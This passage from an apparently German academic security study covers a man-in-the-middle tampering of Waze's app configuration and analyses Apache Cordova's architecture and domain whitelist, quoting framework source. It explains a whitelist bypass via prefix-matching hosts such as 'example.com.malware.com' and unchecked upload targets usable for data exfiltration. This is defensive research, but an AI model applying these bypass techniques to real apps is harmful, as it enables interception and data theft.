    /TTSGateway/Text2SpeechServlet,
UpdateConfig,preferences,Download,Config V2,http://75.101.158.200/resources/newVconfig/,
UpdateConfig,preferences,Help,Guided tour url,http://d2bhe1se45kh4t.cloudfront.net/
    guided_tour_en.mp4,
UpdateConfig,preferences,Download,Langs,http://cres.waze.com/langs/,
```

```
UpdateConfig,preferences,Address Search,Web-Service Address,http://79.125.17.135:80/WAS,
...
```

Listing 6 Waze: Auszug aus der vom Server übertragenen Anwendungskonfiguration. Das Attribut `Twitter,Secured Url` wurde hier von einem Angreifer per Man-in-the-Middle-Angriff manipuliert.

Versucht der Nutzer sich in der Anwendung mit dem sozialen Netzwerk Twitter[35] zu verbinden, wird im Hintergrund die Anfrage nicht an den erwarteten Server gestellt, sondern an obigen eingeschleusten URL (vgl. Abbildung 10).




Abbildung 10 Waze: Twitter-Verbindungsanfrage wird zum Angreifer-System umgeleitet

Die hier manipulierte Anwendungskonfiguration wird lokal gespeichert und bleibt auch beim Neustart der App bestehen. Dies zeigt, dass ein Man-in-the-Middle-Angriff auch eine permanente Auswirkung haben und das gesamte Verhalten der Anwendung betreffen kann.

4.3 Weitere Ergebnisse / Zusammenfassung

In diesem Kapitel wurde exemplarisch gezeigt, dass klassische Angriffsvektoren mobiler nativer Anwendungen auch auf mobile Business-Anwendungen zutreffen. Neben den hier vorgestellten Beispielen wurden verschiedene weitere Anwendungen betrachtet, die u.a. über SQL-Injection-Schwachstellen und fehlerhaft eingesetzte IPC-Mittel Angriffe erlau-

[35] `https://www.twitter.com`

ben. Die zugrunde liegenden Angriffsvektoren wurden bereits intensiv erforscht, wie im vorherigen Kapitel vorgestellt, und sollen hier nicht näher betrachtet werden.

Aktuell sind sind für die Entwicklung von Business-Anwendungen hybride Anwendungen interessant und damit auch Angriffsvektoren aus dem Webbereich, vor allem das Einschleusen von Schadcode, z.B. über Man-in-the-Middle-Angriffe. Dieser Trend bestätigt sich auch durch die Analyse von Business-Anwendungen. Eine große Gefahr ergibt sich dabei durch die vorher erläuterte verwundbare Java-Brücke, die im Falle von eingeschleustem Code aufgrund des Zugriffes auf Systemkomponenten zu weitreichenden Angriffen führen kann. Diese Schwachstelle ist bereits seit Längerem bekannt und in neueren Versionen des Android SDKs behoben. Trotzdem verfügen viele aktuelle Anwendungen – Business-Anwendungen (z.B. weitere SAP-Anwendungen) wie auch Anwendungen aus anderen Bereichen (u.a. z.B. ein QR-Code-Leser[36] oder eine Anwendung zum Betrachten digitaler Publikationen[37]) – noch immer über eine derartig verwundbare Java-Brücke und sind anfällig für diesen Typ von Angriffen.

Es stellt sich die Frage, ob es für hybride Anwendungen neben der Verwendung dieser Java-Brücke weitere Möglichkeiten gibt, auf Hardware- oder Systemkomponenten zuzugreifen. Wie am Beispiel der Java-Brücke zu sehen ist, ergeben sich durch derartige Möglichkeiten auch große Gefahren. Die App-Recherche hat gezeigt, dass verschiedene Anwendungen zu diesem Zweck auf ein Framework, Apache Cordova, setzen, das genau für diesen Zweck entworfen ist und daher im Folgenden näher betrachtet werden soll.

[36] `https://play.google.com/store/apps/details?id=com.microsoft.tag.app.reader` (Version: 5.6.4)

[37] `https://play.google.com/store/apps/details?id=air.com.adobe.contentviewer` (Version: 3.4.0.0.91033)

5 Apache Cordova

Während der Analyse unterschiedlicher hybrider Business-Apps ist die Nutzung eines Frameworks mit dem Namen Cordova bzw. PhoneGap aufgefallen, welches u.a. den Zugriff auf Hardwarekomponenten ermöglicht. Aufgrund der Verwendung dieses Frameworks in Apps, insbesondere auch namhafter Hersteller, stellt sich die Frage, inwieweit ein derartiges Framework über sicherheitsrelevante Schwachstellen verfügt. Weist das Framework selbst Schwachstellen auf, könnten im schlimmsten Fall nicht nur die betrachteten Anwendungen betroffen sein, sondern sämtliche Anwendungen, die auf diesem Framework aufbauen – den eigenen Aussagen zufolge [38] wurde das Framework bereits bisher über 1.000.000 heruntergeladen und wird von über 400.000 Entwicklern verwendet.

Die Vermutung liegt nahe, dass auch zahlreiche andere Business-Apps betroffen sind. In diesem Abschnitt soll das Framework näher betrachtet und insbesondere aus sicherheitskritischen Aspekten begutachtet werden.

5.1 Überblick über das Framework

Zunächst soll ein kurzer Überblick über die grundlegende Idee und die Architektur des Frameworks gegeben werden, um den Hintergrund besser verstehen zu können. Auch sollen die Entwicklung des Frameworks und die unterschiedliche Benennung als „PhoneGap“ bzw. „Cordova“ thematisiert werden.

Anschließend werden einzelne Aspekte des Frameworks im Detail betrachtet, speziell im Hinblick auf sicherheitsrelevante Aspekte, und Empfehlungen gegeben, wie mögliche Schwachstellen verhindert werden können.

5.1.1 Grundidee und Architektur

Im Jahr 2008 wurde durch die Firma Nitobi Software, ein Consulting-Unternehmen aus dem Webbereich, mit *PhoneGap* ein Framework veröffentlicht, welches zum Ziel hatte – wie der Name schon andeutet – die Lücke (engl. *gap*) zwischen einer rein browserbasierten Webanwendung und einer nativen Anwendung, die auf dem mobilen Gerät des Nutzers installiert wird und auf dessen Gerätefunktionen (wie z.B. Kamera, GPS-Sensor oder SMS-Funktion) zugreifen kann, zu schließen. Dadurch bietet sich die Möglichkeit, Anwendungen zu entwerfen, die in klassischen Webtechnologien entwickelt werden (vgl. Abschnitt 2.2), aber zudem alles ermöglichen, was auch durch eine native App realisiert werden kann.

Durch die Verwendung von Webtechnologien für die App-Entwicklung wird es ermöglicht,

[38] `http://phonegap.com/about/`

plattformunabhängige Anwendungen zu entwickeln. Zwar wird aktuell mit HTML5[39] ein Webstandard geschaffen, der ebenfalls die Möglichkeit bietet, auf ausgewählte Gerätefunktionen zuzugreifen (z.B. Kamera und GPS-Sensor), doch wird dieser Standard nicht von allen Plattformen, insbesondere auch älteren Versionen, unterstützt. PhoneGap löst dieses, indem für alle unterstützten Plattformen eine Programmierschnittstelle bereitgestellt wird, die aus einer Kombination aus JavaScript-Code und plattformspezifischem, nativem Code besteht. Zu den unterstützten Plattformen gehören neben Android und iOS auch weitere mobile Plattformen, u.a. Blackberry, Windows Phone und Tizen; aber auch die Entwicklung von Apps für Desktop-Betriebssysteme ist möglich, u.a. für Ubuntu und Windows 8.[40]




Abbildung 11 Architektur des Frameworks PhoneGap [8]

Abbildung 11 stellt die Architektur des Frameworks und der damit entwickelten Anwendungen schematisch dar. Jede PhoneGap-Anwendung basiert auf einer Browserkomponente (Komponente: *HTML Rendering Engine (Web View)*), die direkt in die Anwendung integriert wird und die Teil der entsprechenden Entwicklungsumgebung der zugrunde liegenden mobilen Plattform (Komponente *Mobile OS*) ist, i.d.R. basierend auf WebKit[41].

[39] `http://dev.w3.org/html5/spec/`
[40] `http://cordova.apache.org/docs/en/3.3.0/guide_support_index.md.html#PlatformSupport`
[41] `http://www.webkit.org/`

Diese wird verwendet, um sämtliche Inhalte darzustellen (Pfeil: *HTML APIs*).

Der Zugriff auf Gerätefunktionen wird nativ in der Zielsprache der jeweiligen Plattform entwickelt, im Falle von Android in Java, und durch das Framework für alle unterstützten Plattformen bereitgestellt. Alle Grundfunktionen des Frameworks sind dabei als *Plug-ins* implementiert (Komponente: *PhoneGap Plug-ins*); PhoneGap ermöglicht es darüber hinaus, eigene Plugins zu entwickeln (Pfeil: *Custom Plug-ins*), um so nach Bedarf z.B. gewisse Codeanteile zu entwickeln, die direkten Zugriff auf die nativen Schnittstellen (Pfeil: *OS APIs*) der zugrunde liegenden Plattform verfügen. Das Aufrufen der Plugins sowie das Zurückgeben ihrer Ergebnisse erfolgt mittels der internen Browserkomponente (Pfeil: *PhoneGap Native APIs*).

Diese Aufrufe werden durch eine einheitliche JavaScript-Bibliothek (Pfeil: *PhoneGap JS APIs*) gekapselt der Anwendung bereitgestellt, über die der Zugriff auf die Plugins und damit auf die Gerätefunktionen ermöglicht wird. Anwendungen (Komponente: *Web App*) können durch Verwendung dieser JavaScript-Bibliothek für alle von PhoneGap unterstützten Plattformen ohne bzw. aufgrund plattformspezifischer Konfigurationsdetails mit nur geringem Änderungsaufwand bereitgestellt werden.

5.1.2 Von PhoneGap zu Apache Cordova

Im Jahr 2011 wurde Nitobi von Adobe aufgekauft [42] und PhoneGap als *Apache Cordova* (nachfolgend verkürzt auch als Cordova bezeichnet) der Allgemeinheit als Open-Source-Projekt unter der Apache Lizenz zur Verfügung gestellt. Cordova steht aktuell in Version 3.3.0 bereit (Stand Januar 2014) und wird kontinuierlich weiterentwickelt, u.a. auch durch Unterstützung namhafter Unternehmen wie IBM, BlackBerry (ehemals RIM) oder Microsoft.[43]

Adobe selbst verwendet den Namen PhoneGap weiter, z.B. für einen eigenen browserbasierten Webdienst unter dem Namen *PhoneGap Build* (vgl. Abschnitt 6.5), über den für alle unterstützten Plattformen PhoneGap-Anwendungen produziert werden können, ohne dass ein Entwickler die entsprechenden Entwicklungsumgebungen benötigt. Im Kern wird hierbei aber ebenfalls die Cordova-Codebasis verwendet; Unterschiede – insbesondere bezogen auf sicherheitsrelevante Aspekte – sind nicht zu entdecken, weshalb im Folgenden die Bezeichnungen PhoneGap und Cordova als gleichwertig betrachtet werden sollen.

[42] `http://www.adobe.com/aboutadobe/pressroom/pressreleases/201110/AdobeAcquiresNitobi.html`

[43] `http://phonegap.com/about/`

5.1.3 Sicherheit des Frameworks

Zu PhoneGap gibt es bisher nur wenige Informationen zu Sicherheitsaspekten, u.a. existiert eine Seite [24] im Wiki der Entwickler, die jedoch auf einer sehr abstrakten Ebene bleibt. Vorgestellt werden hier allgemein Angriffsvektoren, wie sie auch in dieser Arbeit diskutiert wurden, jedoch werden sie nicht speziell auf einzelne Funktionalitäten des Frameworks bezogen.

Vorgestellte Gegenmaßnahmen bleiben abstrakt und bieten zudem nur eine trügerische Sicherheit. Als Beispiel wird zur Abwehr von Cross-Site-Scripting (XSS) nur allgemein empfohlen, Daten derart zu bereinigen, dass das Rendern, d.h. das Auswerten, von HTML-Code – und damit auch das Ausführen von JavaScript-Code – verhindert wird, ohne tatsächlich Bezug auf das Framework zu nehmen. Insbesondere der kontextfreie Hinweis „*Use a nonce. Use POST when changing data on the server.*“ [24] wirft im Kontext von Code-Injection mehr Fragen auf, als dass dieser weiterhilft.

Als einzige tatsächliche Maßnahme wird die Funktion einer *Whitelist* genannt, die in den folgenden Abschnitten (vgl. Abschnitt 5.2) u.a. detaillierter untersucht werden soll:

> **„***In PhoneGap additional XSS prevention exists in the form of whitelisting domains from which the client can request resources from.***“** [24]

Die Verwaltung dieser Whitelist erfolgt über eine zentrale XML-basierte Konfigurationsdatei `config.xml`, über die auch weitere Konfigurationsoptionen, z.B. über die zu verwendenden Plugins, möglich sind.

Zusätzlich zu diesen Konfigurationsoptionen, insbesondere auch deren Standardkonfiguration, sollen weitere Implementierungsdetails des Frameworks sowie die Android-Berechtigungen, die an Cordova-Apps vergeben werden, näher betrachtet werden. Das Framework verfügt u.a. über eine deaktivierte SSL-Zertifikatsprüfung, zum einen innerhalb eines Plugins zum Hoch-/Runterladen von Dateien, aktiviert durch einen optionalen Parameter, zum anderen global für die gesamte Anwendung im Falle eines aktivierten Debug-Modus. Gerade letzteres ist besonders relevant, da dies nicht in der Dokumentation beschrieben wird und zudem standardmäßig aktiviert ist (vgl. Abschnitt 5.5).

Neben der angesprochenen Wiki-Seite finden sich aktuell nur wenige weitere Quellen, die sich mit der Sicherheit des Frameworks beschäftigen und die darüber hinaus parallel zu dieser Arbeit entstanden sind, u.a. eine Präsentation [22] über einige grundlegende Aspekte des Frameworks, die einige in dieser Arbeit im Detail analysierte Aspekte bestätigt. Auf SSL-Probleme in Zusammenhang mit PhoneGap/Cordova wurde im wissenschaftlichen Umfeld bisher nur am Rande, im Anhang eines Papers [12], im Kontext fehlerhafter SSL-Implementierungen mobiler Anwendungen hingewiesen.

Tabelle 2 Übersicht über analysierte Cordova-Versionen

Cordova-Version	Erscheinungsdatum
2.3.0	07.01.2013
2.4.0	13.02.2013
2.5.0	28.02.2013
2.6.0	09.04.2013
2.7.0	30.04.2013
2.8.0	07.06.2013
2.8.1	12.06.2013
2.9.0	27.06.2013
3.0.0	19.07.2013
3.1.0	02.10.2013
2.9.1	05.11.2013
3.2.0	23.11.2013
3.3.0	13.12.2013

Analog zu der Fragmentierung von Android-Versionen (vgl. Abschnitt 2.1) ist bei der App-Analyse aufgefallen, dass Cordova in sehr unterschiedlichen Versionen verwendet wird – selbst kürzlich veröffentlichte Apps können dabei noch eine bereits wesentlich ältere Cordova-Version verwenden. Aus diesem Grund soll im Folgenden nicht nur die aktuelle Version des Frameworks betrachtet werden, sondern insbesondere auch ältere, um mögliche Gefahren aufzuzeigen und einen interessierten Entwickler ggf. zum Aktualisieren der verwendeten Framework-Version zu motivieren.

Tabelle 2 listet die für diese Analyse betrachteten Cordova-Versionen auf. Dieses sind alle aktuell (Stand Januar 2014) auf der Entwicklerseite[44] zum Download angebotenen finalen Versionen. Die Analyse wurde aus Ressourcengründen zudem auf die Implementierung für Android beschränkt, auch wenn Cordova verschiedene weitere Plattformen unterstützt. Die hier vorgestellten Ergebnisse lassen sich aber vermutlich leicht für andere Versionen und ggf. andere Plattformen überprüfen.

Zu beachten ist, dass die angegebenen Versionen nicht jeweils im Detail analysiert wurden. Stattdessen wurden vor allem die nachfolgend aufgeführten Aspekte für die jeweiligen Versionen überprüft, um Abweichungen festzustellen. Ob einzelne Versionen über weitere sicherheitsrelevante Aspekte verfügen, ist nicht auszuschließen.

5.2 Whitelist

Wie in Webanwendungen üblich, können auch Cordova-Anwendungen Inhalte von externen Quellen nachladen. Mögliche Szenarien dafür sind u.a.:

[44] `http://archive.apache.org/dist/cordova/`

- Nachladen externer Ressourcen (Bilder, Stylesheets, Skripte), insbesondere auch Fremdbibliotheken (z.B. Google Maps, jQuery),
- Laden und Darstellen einer externen Website,
- Austausch von Daten zu/von einem entfernten Server, z.B. als Dateiupload bzw. -download mittels der Cordova-Programmierschnittstelle.

Cordova ermöglicht es, über die zentrale Konfigurationsdatei eine Whitelist für externe Quellen zu definieren, mit denen eine Cordova-Anwendung kommunizieren darf. Dadurch soll die Kommunikation mit nicht vertrauenswürdigen, externen Quellen unterbunden werden. Insbesondere soll damit auch verhindert werden, dass ein potentieller Angreifer Schadcode extern nachladen oder vertrauliche Daten an ein externes, von ihm kontrolliertes System übertragen kann.

Das Definieren einer erlaubten Quelle erfolgt durch Einfügen einer `<access>`-Entität in die Konfigurationsdatei, wobei mittels des `origin`-Attributes ein Domainname bzw. auch eine vollständige Web-Adresse (URL) angegeben werden kann, z.B.:

```
<access origin="google.com" />
```

oder

```
<access origin="http://www.google.com" />.
```

Seit Cordova 3.1.0 erfüllt die Definition der Whitelist-Einträge mittels `<access>`-Entitäten die standardisierte *W3C Widget Access*-Spezifikation[45], frühere Versionen hingegen wiesen separate plattformspezifische Implementationen auf, die sich zudem syntaktisch unterschieden:

> *„In the future, Apache Cordova will abstract the platform whitelisting implementations to the W3C Widget Access specification. However, for now each platform must implement it's own domain whitelisting.“* [25]

Die Whitelist als Schutz gegen einen potentiellen Angreifer ist jedoch nur sehr eingeschränkt wirksam. Die Gründe sollen nachfolgend erläutert werden.

5.2.1 Unvollständige Verwendung der Whitelist

Beobachtungen haben gezeigt, dass die Whitelist nicht für alle externen Verbindungsanfragen angewandt wird, auch unterscheidet sich dieses in den unterschiedlichen Cordova-Versionen.

[45] `http://www.w3.org/TR/widgets-access/`

In allen betrachteten Versionen wird der Seitenwechsel in einer Cordova-Anwendung korrekt von der Whitelist überwacht, ausgelöst entweder durch Betätigen eines Links durch den Benutzer oder auch skriptgesteuert, z.B. durch Setzen des JavaScript-Attributes `window.location.href`. Werden Web-Adressen aufgerufen, die nicht zur Whitelist passen, so wird die entsprechende Website nicht in der internen Cordova-Browserkomponente – also im Kontext der Anwendung – aufgerufen, sondern mittels eines Intents im Standard-Browser des Systems geöffnet (vgl. Listing 7).

```
215 // If our app or file:, then load into a new Cordova webview container by
        starting a new instance of our activity.
216 // Our app continues to run.  When BACK is pressed, our app is redisplayed.
217 if (url.startsWith("file://") || url.startsWith("data:")  || Config.isUrlWhiteListed(
        url)) {
218     return false;
219 }
220
221 // If not our application, let default viewer handle
222 else {
223     try {
224         Intent intent = new Intent(Intent.ACTION_VIEW);
225         intent.setData(Uri.parse(url));
226         this.cordova.getActivity().startActivity(intent);
227     } catch (android.content.ActivityNotFoundException e) {
228         LOG.e(TAG, "Error loading url " + url, e);
229     }
230 }
```

Listing 7 Auszug aus `CordovaWebViewClient.java` (Cordova-Version 3.3.0): Wenn ein Link nicht zur Whitelist passt, wird er per IPC im Standard-Browser geöffnet.

Dieses hat zur Folge, dass eingeschleuster JavaScript-Code keinen Zugriff auf die privaten Daten der App und die Cordova-Programmierschnittstelle hat, sofern nicht der Browser, z.B. Chrome, kompromittiert ist.

Korrekt verwendet wird die Whitelist ebenfalls beim Herunterladen von Dateien mittels der `download`-Funktion des `FileTransfer`-Plugins, wie in Listing 8 dargestellt:

```
683 if (!isLocalTransfer && !Config.isUrlWhiteListed(source)) {
684     Log.w(LOG_TAG, "Source URL is not in white list: '" + source + "'");
685     JSONObject error = createFileTransferError(CONNECTION_ERR, source, target, null,
            401);
686     callbackContext.sendPluginResult(new PluginResult(PluginResult.Status.IO_EXCEPTION,
             error));
687     return;
688 }
```

Listing 8 Auszug aus `FileTransfer.java` (Cordova-Version 3.3.0): Die Download-Funktion prüft mittels der `Config.isUrlWhiteListed`-Methode, ob die Quelle eines Downloads zur Whitelist passt.

Interessanterweise wird jedoch die Zieladresse in der `upload`-Funktion, die sich in derselben Quellcode-Datei im `FileTransfer`-Plugin befindet, nicht gegen die Whitelist geprüft. Ein potentieller Angreifer kann mittels dieser Funktion also ungehindert Daten zu externen Servern übertragen.

Die Cordova-Dokumentation [25] weist darauf hin, dass auf älteren Android-Versionen (2.3 und älter) die Whitelist nur besuchte Links, nicht aber eingebundene externe Ressourcen überprüft.

Die gerade genannten Beispiele zeigen, dass die Whitelist zwar zum Ausfiltern von unvertrauten externen URLs helfen kann und auch genutzt wird. Gleichzeitig wird sie jedoch nicht konsequent für sämtliche Codestellen, die den Aufbau einer Kommunikationsbeziehung zu externen Systemen ermöglichen, verwendet. Eine vollständige Analyse des Quelltextes aller Versionen würde hier den Rahmen sprengen, insbesondere könnten auch externe Plugins betroffen sein.

5.2.2 Implementierung der Whitelist

In diesem Abschnitt wird die Funktionsweise der Whitelist beschrieben, insbesondere auch die Unterschiede zwischen den Cordova-Version. Für ein besseres Verständnis der Problematik älterer Versionen soll das Verfahren direkt auf Basis des relevanten Quelltextes erläutert werden.

Die Prüfung, ob eine Adresse von der Whitelist erfasst ist oder nicht, geschieht auf Basis von *regulären Ausdrücken*[46]. Bis inklusive Cordova 3.0.0 wurden dazu die konfigurierten `<access>`-Entitäten aus der Konfigurationsdatei eingelesen und der Whitelist wie folgt (vgl. Listing 9) hinzugefügt:

```
56 // Check for http or https protocols
57 if (origin.startsWith("http")) {
58     whiteList.add(Pattern.compile(origin.replaceFirst("https?://", "^https?://(.*\\.)?")));
59 }
60 // Check for other protocols
61 else if(matcher.find()){
62     whiteList.add(Pattern.compile("^" + origin.replaceFirst("//", "//(.*\\.)?")));
63 }
64 // XXX making it stupid friendly for people who forget to include protocol/SSL
65 else {
66     whiteList.add(Pattern.compile("^https?://(.*\\.)?" + origin));
67 }
```

Listing 9 Auszug aus `Whitelist.java` (Cordova-Version 3.0.0, in älteren Versionen integriert in `Config.java`) und der Methode `addWhiteListEntry`: Neu hinzugefügte Whitelist-Einträge werden – außer dem URL-Schema – nicht analysiert.

[46] `http://docs.oracle.com/javase/tutorial/essential/regex/`

Durch `Pattern.compile` und der Verwendung des `^`-Zeichens werden reguläre Ausdrücke erzeugt, die auf Zeichenketten zutreffen, in denen der Suchausdruck – d.h. der Whitelist-Eintrag – am Beginn der Zeichenkette vorkommt. Ein Stern `*` kann als Platzhalter für beliebige Zeichen verwendet werden. Neben der Überprüfung des Protokolls (URL-Komponente `scheme`, z.B. `http://` oder `https://`) werden die Einträge nicht näher analysiert oder in URL-Komponenten unterteilt.

Wie in Listing 10 dargestellt, wird eine Web-Adresse gegen diese zuvor generierten regulären Ausdrücke unter Verwendung der `find`-Methode geprüft:

```
104  // Look for match in white list
105  Iterator<Pattern> pit = whiteList.iterator();
106  while (pit.hasNext()) {
107      Pattern p = pit.next();
108      Matcher m = p.matcher(url);
109
110      // If match found, then cache it to speed up subsequent comparisons
111      if (m.find()) {
112          whiteListCache.put(url, true);
113          return true;
114      }
115  }
116  return false;
```

Listing 10 Auszug aus `Whitelist.java` (Cordova-Version 3.0.0, in älteren Versionen integriert in `Config.java`) und der Methode `isUrlWhiteListed`: Die `find`-Methode bewirkt hier, dass URLs gültig sind, sofern der Anfang zu einem Whitelist-Eintrag passt, unabhängig von dessen Fortsetzung.

Diese Methode bewirkt, dass in der ganzen Zeichenkette nach dem Vorkommen der von dem regulären Ausdruck erfassten Zeichenkette gesucht wird. In Kombination mit dem `^`-Metazeichen in den regulären Ausdrücken führt dies dazu, dass alle Web-Adressen, die mit dem entsprechenden Whitelist-Eintrag beginnen, als gültig anerkannt werden, unabhängig davon, wie der danach folgende Teil aussieht.

Diese Methodik erlaubt es einem Angreifer, die Whitelist-Prüfung zu umgehen, wenn die Whitelist nicht sorgfältig konfiguriert ist. Als Beispiel diene der Whitelist-Eintrag:

`<acesss origin="http://example.com">`.

Gültige Adressen sind damit, wie erwartet,

`http://example.com/some/path/`

oder auch

`http://example.com:80/some/path`.

Es wird aber auch `http://example.com.malware.com` durchgelassen, da sich die Prüfung nur auf den Beginn der Adresse bezieht. Damit könnte die Verbindung zu einer nicht vertrauenswürdigen Quelle, `malware.com`, aufgebaut werden.

Mit Cordova 3.1.0 hat sich die Implementierung der Whitelist geändert. Seit dieser Version werden die Einträge der Whitelist in der Konfigurationsdatei analysiert [47] und in einzelne URL-Kompontenten, wie `scheme` (z.B. `http://`, `https://`), `host` (z.B. Domainnamen), `port` (z.B. `80`, `443`) oder `path` (z.B. `/pfad/zu/einer/Datei`) aufgeteilt.[48] Auch die Überprüfung, ob eine Web-Adresse zur Whitelist passt, wird auf Basis dieser Komponenten getroffen (vgl. Listing 11).

```
82  public boolean matches(Uri uri) {
83      try {
84          return ((scheme == null || scheme.matcher(uri.getScheme()).matches()) &&
85           (host == null || host.matcher(uri.getHost()).matches()) &&
86           (port == null || port.equals(uri.getPort())) &&
87           (path == null || path.matcher(uri.getPath()).matches()));
88      } catch (Exception e) {
89          LOG.d(TAG, e.toString());
90          return false;
91      }
92  }
```

Listing 11 Auszug aus `Whitelist.java` (Cordova-Version 3.1.0): Die Funktion wird beim Aufruf von `Config.isUrlWhiteListed` für jeden Whitelist-Eintrag aufgerufen. Anders als in älteren Versionen werden URL-Komponenten paarweise verglichen.

Platzhalter für beliebige Zeichen, werden nur für Subdomains (`*.domain.com`), d.h. nur als erstes Zeichen der `host`-Komponente – nicht mehr innerhalb eines Domainnamens – sowie innerhalb der `path`-Komponte (`/some/path/*/content/*`) erlaubt und werden über einen regulären Ausdruck in die `host`- bzw. `path`-Komponente mit einbezogen.

Die Verwendung der `matches`-Methode anstelle von `find` sorgt zudem dafür, dass die Prüfung nur erfolgreich ist, wenn die zu testenden Zeichenketten jeweils vollständig zum regulären Ausdruck der jeweiligen URL-Komponente passen. Nach der neuen Methode würde obiger Beispiel-Whitelist-Eintrag intern ausgewertet werden zu:

`scheme`=http, `host`=example.com, `port`=null, `path`=null

Die obigen drei Prüfadressen werden dabei mittels der URL-Klasse wie folgt ausgewertet:

- `http://example.com/some/path/`:

  `scheme`=http, `host`=example.com, `port`=null, `path`=/some/path

[47] leicht angepasst basierend auf `http://developer.chrome.com/extensions/match_patterns.html`

[48] vgl. Cordova-Version 3.1.0, Datei `Whitespace.java`, Z.114ff; Quelltext der Übersichtlichkeit halber hier nicht eingebunden

- `http://example.com:80/some/path`:
  `scheme`=http, `host`=example.com, `port`=80, `path`=/some/path
- `http://example.com.malware.com`:
  `scheme`=http, `host`=example.com.malware.com, `port`=null, `path`=null

Mit obiger Prüfmethode werden die ersten beiden Adressen nach wie vor gestattet (`scheme` ist identisch, `host` ist identisch, `port` und `path` werden nicht geprüft, da sie im Whitelist-Eintrag nicht gesetzt sind, d.h. als `null` ausgewertet werden). Die dritte Web-Adresse, die nach der alten Prüfmethode fälschlicherweise erlaubt wurde, wird nun nicht mehr positiv evaluiert, da im direkten Vergleich der `host`-Komponente ein Unterschied deutlich wird. Ab Version 3.1.0 ist das zuvor beschriebene Problem somit gelöst.

